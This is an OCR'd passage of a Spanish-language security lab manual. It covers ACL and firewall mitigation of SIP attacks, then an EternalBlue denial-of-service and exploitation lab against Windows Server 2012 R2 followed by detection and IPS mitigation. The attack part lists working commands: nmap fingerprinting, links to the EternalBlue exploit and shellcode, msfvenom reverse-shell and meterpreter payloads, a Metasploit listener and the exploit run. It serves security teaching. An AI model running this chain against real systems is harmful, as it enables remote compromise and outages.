


Figura 2.16: Creación de nueva regla de acceso Inter-zona

Agregar otra regla para denegar el acceso a cualquier otro host a través de cualquier protocolo como se realiza en la Figura 2.17.




Figura 2.17: Creación de nueva regla de denegación Inter-zona

Paso 2: Crear reglas de acceso en el Switch SW-HQ.

Emplear el uso de access lists en el switch SW-HQ para permitir o denegar el tráfico proveniente de la capa de acceso hacia el servidor de telefonía SRV-TEL.

SW-HQ(config)#ip access-list extended ACCESO_A_SERVIDORES

SW-HQ(config-ext-nacl)#101 permit tcp 192.168.30.0 0.0.0.255 host 200.10.120.4

SW-HQ(config-ext-nacl)#102 permit udp 192.168.30.0 0.0.0.255 host 200.10.120.4

SW-HQ(config-ext-nacl)#103 permit icmp 192.168.30.0 0.0.0.255 host 200.10.120.4

SW-HQ(config-ext-nacl)#200 deny tcp any host 200.10.120.4

SW-HQ(config-ext-nacl)#201 deny udp any host 200.10.120.4

SW-HQ(config-ext-nacl)#202 deny icmp any host 200.10.120.4

Aplicar la access-list creada en las interfaces troncales que conectan a los Switches SW-RA y SW-RB.

SW-HQ(config)#interface range GigabitEthernet 0/2-3

SW-HQ(config-if)#ip access-group ACCESO_A_SERVIDORES in

Desactivar las interfaces en desuso de los Switches SW-RA y SW-RB.

SW-RA(config)#interface range GigabitEthernet0/19-24

SW-RA(config-if)#shutdown

SW-RB(config)#interface range GigabitEthernet0/18-24

SW-RB(config-if)#shutdown

Tarea 4: Verificar los resultados.

En esta tarea el estudiante aprenderá a comprobar la aplicación de los esquemas de seguridad anteriormente empleados, realizando los pasos de la Tarea 1.

Paso 1: Revisar logs del Firewall del UTM.

Entrar a la interfaz del Firewall de Endian y revisar los logs con el fin de encontrar paquetes descartados en la comunicación entre el atacante y el servidor de acuerdo a los esquemas de mitigación implementados.




Figura 2.18: Logs del Firewall de Endian

Los logs mostrados en la Figura 2.18 evidencian que se están descartando los paquetes enviados por el atacante hacia el servidor 200.10.120.4.

Paso 2: Ejecutar el ataque y observar los cambios.

Realizar los pasos de la Tarea 1 y verificar que el atacante no tenga éxito. De esta forma podremos concluir que se ha mitigado la amenaza.




Figura 2.19: Resultados de la ejecución del ataque.

Como resultado, los programas “svmap”, “svwar” y “svcrack” nos devuelven los errores como se muestan en las líneas 7, 9 y 12 de la Figura 2.19, donde también se puede apreciar, en la línea 5, que la solicitud de ping tampoco tuvo éxito.

Lab 2: DoS en Windows Server 2012 R2

Tiempo de duración: 90 min

Conocimientos Previos.

Para llevar a cabo el Lab 2, el estudiante deberá poseer conocimientos en:

- Sistemas Operativos de Red.
- Access Lists en dispositivos Cisco.
- Fundamentos de Linux

Objetivos de aprendizaje

Al finalizar este laboratorio, el estudiante será capaz de:

- Realizar ataques de denegación de servicio (DoS) a un servidor con Windows Server 2012 R2 de acuerdo a la topología presentada.

- Emplear el uso del software “metasploit” para explotar vulnerabilidades.
- Preparar un vector de ataque de acuerdo a una vulnerabilidad.
- Crear payloads para usar en conjunto a un exploit.
- Emplear el uso de exploits.
- Emplear el uso del software “nmap” para realizar la enumeración de dispositivos con fingerprinting en la red.
- Habilitar el uso del IPS (Intrusion Prevention System) en el servidor SRV-UTM.
- Emplear el uso de la herramienta “Event Viewer” en Windows Server 2012 R2.

Escenario

En este laboratorio, el estudiante aprenderá a realizar un ataque de denegación de servicio (DoS) a un servidor basado en Windows Server 2012 R2. Posteriormente realizará un reconocimiento del ataque, identificando las vulnerabilidades encontradas para finalmente realizar la mitigación correspondiente.

Tarea 1: Realizar el ataque.

En esta tarea el estudiante aprenderá a reconocer y explotar una vulnerabilidad existente en un servidor con Windows Server 2012 R2, con el fin de ejecutar un ataque de denegación de servicio en el mismo.

Paso 1: Identificar el objetivo

Realizar la enumeración de dispositivos con el programa “nmap” para identificar el sistema operativo del servidor SRV-TEST y la dirección ip asociada al mismo desde la PC KALI.

```
root@kali:~#nmap -O 200.10.120.0/29
```

Con el parámetro -O indicamos al programa que también nos devuelva como resultado el sistema operativo que utilizan los nodos de la red especificada.




Figura 2.20: Resultado de escaneo con nmap.

Los resultados nos muestran los puertos lógicos con su respectivo estado y servicio. También podemos observar que el sistema operativo que usa el host es Windows Server 2012 R2, como se muestra en la Figura 2.20.

Paso 2: Preparar el vector de ataque [4].

Descargar la kernel shellcode desarrollada por *Sleepya* desde la siguiente dirección web:

https://gist.github.com/worawit/05105fce9e126ac9c85325f0b05d6501#file-eternalblue_x64_kshellcode-asm

Guardar el archivo en la computadora, renombrarlo a “kernel_shell_x64.asm” y ensamblarlo con la siguiente sentencia usando el programa “nasm”:

root@kali:~#nasm -f bin kernel_shell_x64.asm

Generar los payloads con la herramienta msfvenom.

root@kali:~#msfvenom -p windows/x64/shell/reverse_tcp -f raw -o shell_msf.bin EXITFUNC=thread LHOST=192.168.100.2 LPORT=4444




Figura 2.21: Generar payload de shell

En la Figura 2.21 podemos ver el uso de la herramienta “msfvenom”, con la cual creamos el payload “shell_msf.bin”. Aquí se selecciona el payload con el parámetro “-p”, la dirección IP del atacante con el parámetro “LHOST” y el puerto de la conexión con “LPORT”.

root@kali:~#msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o meterpreter_msf.bin EXITFUNC=thread LHOST=192.168.100.2 LPORT=4444




Figura 2.22: Generar payload de meterpreter.

De la misma forma, en la Figura 2.22 podemos ver el uso de la herramienta “msfvenom”, con la cual creamos el exploit “meterpreter_msf.bin”.

Generar los payloads finales, concatenando la kernel shellcode con los payloads de metasploit.

root@kali:~#cat kernel_shell_x64 shell_msf.bin > reverse_shell.bin

```
root@kali:~/Documents/eternalblue# cat kernel_shell_x64 shell_msf.bin > reverse_
shell.bin
```

Figura 2.23: Concatenación de Payload shell.

root@kali:~#cat kernel_shell_x64 meterpreter_msf.bin > meterpreter.bin

```
root@kali:~/Documents/eternalblue# cat kernel_shell_x64 meterpreter_msf.bin > me
terpreter.bin
```

Figura 2.24: Concatenación de Payload meterpreter.

En la Figura 2.23 y en la Figura 2.24 podemos observar cómo se emplea el comando “cat” para concatenar la kernel shellcode con los payloads antes creados.

Descargar el exploit del siguiente enlace y guardarlo con extensión “.py”:

https://gist.github.com/worawit/074a27e90a3686506fc586249934a30e

Abrir el exploit con un procesador de texto y editar las líneas 42 y 43 que hacen referencia al usuario y contraseña con el que se realizará el ataque tal y como se muestra en la Figura 2.25. Guardar los cambios.

```
- The idea is from "Bypassing Windows 10 kernel ASLR (remote) by Stefan Le Berr$
- The exploit is also the same but we need to trigger bug twice
- First trigger, set MDL.MappedSystemVa to target pte address
  - Write '\x00' to disable the NX flag
- Second trigger, do the same as Windows 7 exploit
- From my test, if exploit disable NX successfully, I always get code execution
'''

# if anonymous can access any share folder, 'IPC$' is always accessible.
# authenticated user is always able to access 'IPC$'.
# Windows 2012 does not allow anonymous to login if no share is accessible.
USERNAME='Guest'
PASSWORD=''

# because the srvnet buffer is changed dramatically from Windows 7, I have to c$
NTFEA_SIZE = 0x9000

ntfea9000 = (pack('<BBH', 0, 0, 0) + '\x00')*0x260  # with these fea, ntfea siz$
ntfea9000 += pack('<BBH', 0, 0, 0x735c) + '\x00'*0x735d  # 0x8fe8 - 0x1c80 - 0x$

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Linter ^_ Go To Line
```

Figura 2.25: Modificación de exploit.

Preparar la computadora para que reciba la respuesta del ataque. En la consola ejecutar el comando “msfconsole”. Como resultado tendremos una interfaz como la que se observa en la Figura 2.26.

root@kali:~#msfconsole

Figura 2.26: Interfaz de línea de comandos de Metasploit.

Dentro del framework introducir las siguientes sentencias para esperar la conexión inversa:

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 192.168.100.2

msf exploit(handler) > set LPORT 4444

msf exploit(handler) > exploit




Figura 2.27: Metasploit en espera de la conexión inversa.

En la Figura 2.27 observamos que se utiliza el exploit “handler”, que recibe una conexión. Se configura el payload “Windows/meterpreter/reverse_tcp”; como “LHOST” se configura la dirección IP del atacante y como “LPORT” el puerto lógico con el que se establecerá la conexión. Finalmente se utiliza la sentencia “exploit” para comenzar el ataque.

Paso 3: Ejecutar el exploit.

Abrir una nueva terminal. Ingresar la siguiente sentencia para ejecutar el exploit:

root@kali:~#python eternalblue8_exploit.py 200.10.120.2 meterpreter.bin 1000

Figura 2.28: Ejecución del exploit.

El resultado del ataque se muestra en la Figura 2.28, donde se observa la respuesta que confirma que el servidor ha reiniciado la conexión debido a que ha dejado de funcionar momentáneamente.

Verificar el BSOD (Blue Screen Of Death) en el servidor SRV-TEST. El resultado debe ser similar al mostrado en la Figura 2.29.




Figura 2.29: BSOD (Blue Screen Of Death).

Tarea 2: Realizar el reconocimiento.

En esta tarea el estudiante aprenderá a identificar al host que ha explotado la vulnerabilidad en el servidor con Windows Server 2012 R2, realizando un análisis sobre el sistema comprometido.

Paso 1: Verificar sucesos ocurridos en el Event Viewer del servidor SRV-TEST.

Ir a la opción “Tools” en el dashboard de Windows Server 2012 R2 y escoger la opción Event Viewer como se muestra en la Figura 2.30.




Figura 2.30: Dashboard de Windows Server 2012 R2

Dirigirse a la sección “System” y verificar anomalías. De tratarse el hallazgo de una anomalía, analizar el error e interpretar los resultados como se muestran en la Figura 2.31.




Figura 2.31: Visor de Eventos de Windows.

Darle doble click al error encontrado para analizar la información correspondiente. El detalle del error se muestra como en la Figura 2.32.




Figura 2.32: Detalles del error encontrado.

Verificar finalmente en el visor de eventos del dashboard de Windows Server 2012 R2. La interfaz del visor se muestra en la Figura 2.33.




Figura 2.33: Visor de Eventos del Dashboard.

Analizar la información obtenida en conjunto con el error arrojado por el BSOD (Blue Screen Of Death) y emitir las correspondientes conclusiones.

Paso 2: Verificar logs y reportes en el servidor SRV-UTM.

Entrar a la interfaz de Endian, como se ve en la Figura 2.34, para verificar logs y reportes de la actividad en la red relacionados al servidor SRV-TEST.




Figura 2.34: Vista de Logs y Reportes

Analizar las direcciones IP de origen con las direcciones IP de destino, buscando la relación entre las correspondientes direcciones IP del atacante y del servidor. Esta información puede ser obtenida del reporte del firewall mostrada en la Figura 2.34.

Tarea 3: Realizar la mitigación.

En esta tarea el estudiante aprenderá a establecer esquemas de seguridad de datos para mitigar las vulnerabilidades encontradas, mediante el uso de los conocimientos y herramientas previas.

Paso 1: Habilitar el IPS en el servidor SRV-UTM.

Acceder a la interfaz de Endian y habilitar la función de IPS a través de “Servicios” → “Intrusion Prevention”.




Figura 2.35: Interfaz del IPS

Dar click en el botón para activar el IPS, como se observa en la Figura 2.35, y verificar que la regla de exploits se encuentre activa en el submenú “Rules”. Los resultados se deben mostrar al igual que en la Figura 2.36. La flecha verde indica que las reglas se encuentran activas.




Figura 2.36: Reglas del IPS.

Paso 2: Crear reglas de acceso inter-zonas en el firewall del servidor SRV-UTM.

En el menú Firewall, ir a la opción “Inter-Zone traffic” y crear las reglas de acceso con IPS para los hosts de la VLANs 24.

Figura 2.37: Creación de regla de acceso Inter-zona.

En el campo “Source” se escoge la opción “Network/IP” para designar la dirección de red correspondiente. Para “Destination” también escogemos la misma opción y designamos la dirección IP del servidor en cuestión. En la Figura 2.37 se ilustra lo explicado.

Figura 2.38: Creación de regla de acceso Inter-zona.

De la misma forma creamos una regla para los hosts de la VLAN 25 como se muestra en la Figura 2.38. En la Figura 2.39 se aprecia la creación de una regla para denegar el tráfico proveniente de cualquier otra red.

